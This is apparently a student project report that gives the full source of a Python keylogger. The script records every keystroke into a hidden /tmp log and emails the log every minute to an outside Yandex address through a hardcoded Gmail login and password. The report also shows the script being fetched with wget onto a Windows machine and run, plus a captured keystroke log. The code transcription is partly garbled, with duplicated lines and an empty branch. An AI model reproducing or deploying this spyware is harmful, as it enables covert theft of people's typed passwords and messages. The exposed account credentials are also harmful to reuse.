
(Mandatory)



Annexure B

Entity-Relationship Diagram (ERD)


(Mandatory)



Annexure C

Use-Case Diagram (UCD)

(Optional)



Annexure D

Data Dictionary (DD)

(Mandatory)

Example:

Fields	Data type	Description
USR-id	text	user email id

```
# Take input email id of user
email_id=input('Enter your email :')
```

Annexure E

Screen Shots

[<Guidelines: Show all Pages>](#)

Source Code:

```
Advance_keylogger (1).py X
home > ahad > Documents > 5thSem > Mini_Project > Advance_keylogger (1).py > ...
1  #!/usr/bin/python3
2
3  # Import Liabraries
4  from pynput.keyboard import Listener
5  from datetime import datetime
6  from email.message import EmailMessage
7  import smtplib, os,urllib.request
8  import multiprocessing, time
9
10 # list it store all the key strokes
11 keys=[]
12
13 # Path of the file
14 path='/tmp/.log.txt'
15
16 # Take input email id of user
17 # email_id=input('Enter your email :')
18
19 # this is logging information of gmail server
20 logInfo={
21     'smtpserver':'smtp.gmail.com',
22     'port':465,
23     'username':'duaten777hack00011@gmail.com',
24     'passwd':'owppffchvauwhmvn'
25 }
26
27 # it is message that attached with email.
28 msg={}
29     'Subject':'LogFile.',
30     'From':'Target'+''+'s'+system.'+logInfo['username'],
31     'To':'duaten@yandex.com',
32     'content':'The log file that receive from the target system. '
33 }
34
35 # it's a writeFile function is used to write all the keystrokes in the text file
36 def writeFile(keys):
37     with open(path,'a') as f:
38         for key in keys:
39             k=str(key)
40             if k.find('backspace')>0:
41                 f.write(str(datetime.now())+' :: '+'BackSpace'+'\n')
42             elif k.find('caps_lock')>0:
43                 f.write(str(datetime.now())+' :: '+'Caps_Lock'+'\n')
44             elif k.find('alt')>0:
45                 f.write(str(datetime.now())+' :: '+'Alt'+'\n')
46             elif k.find('alt_gr')>0:
47                 f.write(str(datetime.now())+' :: '+'AltGr'+'\n')
48             elif k.find('scroll_lock')>0:
49                 f.write(str(datetime.now())+' :: '+'Scroll Lock'+'\n')
50             elif k.find('print_screen')>0:
51                 f.write(str(datetime.now())+' :: '+'Print Screen'+'\n')
52             elif k.find('cmd')>0:
53                 f.write(str(datetime.now())+' :: '+'Super Key'+'\n')
54             elif k.find('tab')>0:
55                 f.write(str(datetime.now())+' :: '+'Tab'+'\n')
```

```
56 elif k.find('up')>0:
57     f.write(str(datetime.now())+' : '+'UP'+'\n')
58 elif k.find('ctrl')>0:
59     f.write(str(datetime.now())+' : '+'Ctrl'+'\n')
60 elif k.find('left')>0:
61     f.write(str(datetime.now())+' : '+'Left '+'\n')
62 elif k.find('right')>0:
63     f.write(str(datetime.now())+' : '+'Right '+'\n')
64 elif k.find('delete')>0:
65     f.write(str(datetime.now())+' : '+'Delete'+'\n')
66 elif k.find('shift')>0:
67     f.write(str(datetime.now())+' : '+'Shift'+'\n')
68 elif k.find('space')>0:
69     f.write(str(datetime.now())+' : '+'Space'+'\n')
70 elif k.find('enter')>0:
71     f.write(str(datetime.now())+' : '+'Enter'+'\n')
72 elif k.find('esc')>0:
73     f.write(str(datetime.now())+' : '+'Esc'+'\n')
74 elif k.find('f1')>0:
75     f.write(str(datetime.now())+' : '+'F1'+'\n')
76 elif k.find('f2')>0:
77     f.write(str(datetime.now())+' : '+'F2'+'\n')
78 elif k.find('f3')>0:
79     f.write(str(datetime.now())+' : '+'F3'+'\n')
80 elif k.find('f4')>0:
81     f.write(str(datetime.now())+' : '+'F4'+'\n')
82 elif k.find('f5')>0:
83     f.write(str(datetime.now())+' : '+'F5'+'\n')
84 elif k.find('f6')>0:
85
86 elif k.find('f7')>0:
87     f.write(str(datetime.now())+' : '+'F7'+'\n')
88 elif k.find('f8')>0:
89     f.write(str(datetime.now())+' : '+'F8'+'\n')
90 elif k.find('f9')>0:
91     f.write(str(datetime.now())+' : '+'F9'+'\n')
92 elif k.find('f10')>0:
93     f.write(str(datetime.now())+' : '+'F10'+'\n')
94 elif k.find('f11')>0:
95     f.write(str(datetime.now())+' : '+'F11'+'\n')
96 elif k.find('f12')>0:
97     f.write(str(datetime.now())+' : '+'F12'+'\n')
98 elif k.find('down')>0:
99     f.write(str(datetime.now())+' : '+'Down'+'\n')
100 elif k.find('end')>0:
101     f.write(str(datetime.now())+' : '+'End'+'\n')
102 elif k.find('home')>0:
103     f.write(str(datetime.now())+' : '+'Home'+'\n')
104 elif k.find('insert')>0:
105     f.write(str(datetime.now())+' : '+'Insert'+'\n')
106 elif k.find('num_lock')>0:
107     f.write(str(datetime.now())+' : '+'NumLock'+'\n')
108 elif k.find('page_down')>0:
109     f.write(str(datetime.now())+' : '+'Page Down'+'\n')
110 elif k.find('page_up')>0:
111     f.write(str(datetime.now())+' : '+'Page UP'+'\n')
112 elif k.find('pause')>0:
113     f.write(str(datetime.now())+' : '+'Pause'+'\n')
114
115 else:
116     f.write(str(datetime.now())+' : '+'k'+'\n')
```

```




117     keys.clear()
118
119
120 # its' a onpress function that indentify the keys which is pressed by user
121 def on_Press(key):
122     keys.append(key)
123     writeFile(keys)
124
125 # it is a listening function that used to listen or join all the pressed keys.
126 def listening():
127     with Listener(on_press=on_Press) as listen:
128         listen.join()
129
130 # this function is used to check the internet connection
131 def checkInternet():
132     try:
133         urllib.request.urlopen('https://www.google.com/')
134         sendMail()
135     except:
136         pass
137
138 # this function is send mail attached the file then send that.
139 def sendMail():
140     message=EmailMessage()
141     message['Subject']=msg['Subject']
142     message['From']=msg['From']
143     message['To']=msg['To']
144     message.set_content(msg['content'])
145
146     with open(path,'rb') as logfile:
147         filedata=logfile.read()
148         filename='LogData'
149
150 # this function is send mail attached the file then send that.
151
152     with open(path,'rb') as logfile:
153         filedata=logfile.read()
154         filename='LogData'
155         message.add_attachment(filedata,maintype='application',subtype='txt',filename=filename)
156
157     with smtplib.SMTP_SSL(logInfo['smtpserver'],logInfo['port']) as server:
158         try:
159             server.login(logInfo['username'],logInfo['passwd'])
160             server.send_message(message)
161             print('Message sent.')
162         except smtplib.SMTPAuthenticationError:
163             print('!!!AuthError....')
164             server.quit()
165
166 # this function check internet connection every 60 second.
167 def continue_Check_Internet():
168     while True:
169         checkInternet()
170         time.sleep(60)
171
172 # it is a main function. Here, I am using multiprocessing because i run two function parallerly.
173 def main():
174     global keys, path

```





```
165     time.sleep(60)
166
167     # it is a main function. Here, I am using multiprocessing because i run two function parallerly.
168     def main():
169         global keys, path
170         try:
171             open(path, 'w')
172             pro1=multiprocessing.Process(target=listening)
173             pro2=multiprocessing.Process(target=continue_Check_Internet)
174             pro1.start()
175             pro2.start()
176             pro1.join()
177             pro2.join()
178
179         except KeyboardInterrupt:
180             try:
181                 pro1.terminate()
182                 pro2.terminate()
183                 os.remove(path)
184                 os._exit(0)
185             except SystemExit:
186                 os.remove(path)
187                 exit()
188
189     if __name__ == "__main__":
190         main()
191
```


Python file & Execution Command in Linux:



Emails :




Python file & Execution Command in Windows 10:




```
Windows PowerShell
PS C:\Users\Test> wget http://192.168.0.107:8000/advKeylogger.txt -o advkeylogger.txt
```

> This command is for downloading the keylogger from the server.




> advkeylogger.py is the file that we downloaded.

A screenshot of a Windows PowerShell terminal window. The title bar reads "Windows PowerShell". The command prompt shows the path "C:\Users\Test" and the command "python3.7.exe .\advkeylogger.py" being entered. The terminal background is dark blue.

```
PS C:\Users\Test> python3.7.exe .\advkeylogger.py
```

> this is the command to execute the python program.

A screenshot of a Sublime Text editor window. The title bar reads "fgfdffgddfdf • - Sublime Text (UNREGISTERED)". The menu bar includes File, Edit, Selection, Find, View, Goto, Tools, Project, Preferences, and Help. There are two tabs: "advkeylogger.py" and "fgfdffgddfdf". The active tab "fgfdffgddfdf" shows a single line of text "fgfdffgddfdf" at line 1.

```
fgfdffgddfdf
```

> Demo-Text

```
2022-12-06 10:04:56.708596 :: 'f'
2022-12-06 10:04:56.958593 :: 'g'
2022-12-06 10:04:57.255476 :: 'f'
2022-12-06 10:04:57.521095 :: 'd'
2022-12-06 10:04:57.552344 :: 'f'
2022-12-06 10:04:57.817969 :: 'd'
2022-12-06 10:04:57.849218 :: 'f'
2022-12-06 10:04:58.021101 :: 'f'
2022-12-06 10:04:58.255468 :: 'g'
2022-12-06 10:04:58.458595 :: 'd'
2022-12-06 10:05:00.364836 :: 'd'
2022-12-06 10:05:00.583592 :: 'f'
2022-12-06 10:05:00.911727 :: 'f'
2022-12-06 10:05:00.942963 :: 'd'
2022-12-06 10:05:01.333595 :: 'f'
```

> log file data that we receive.

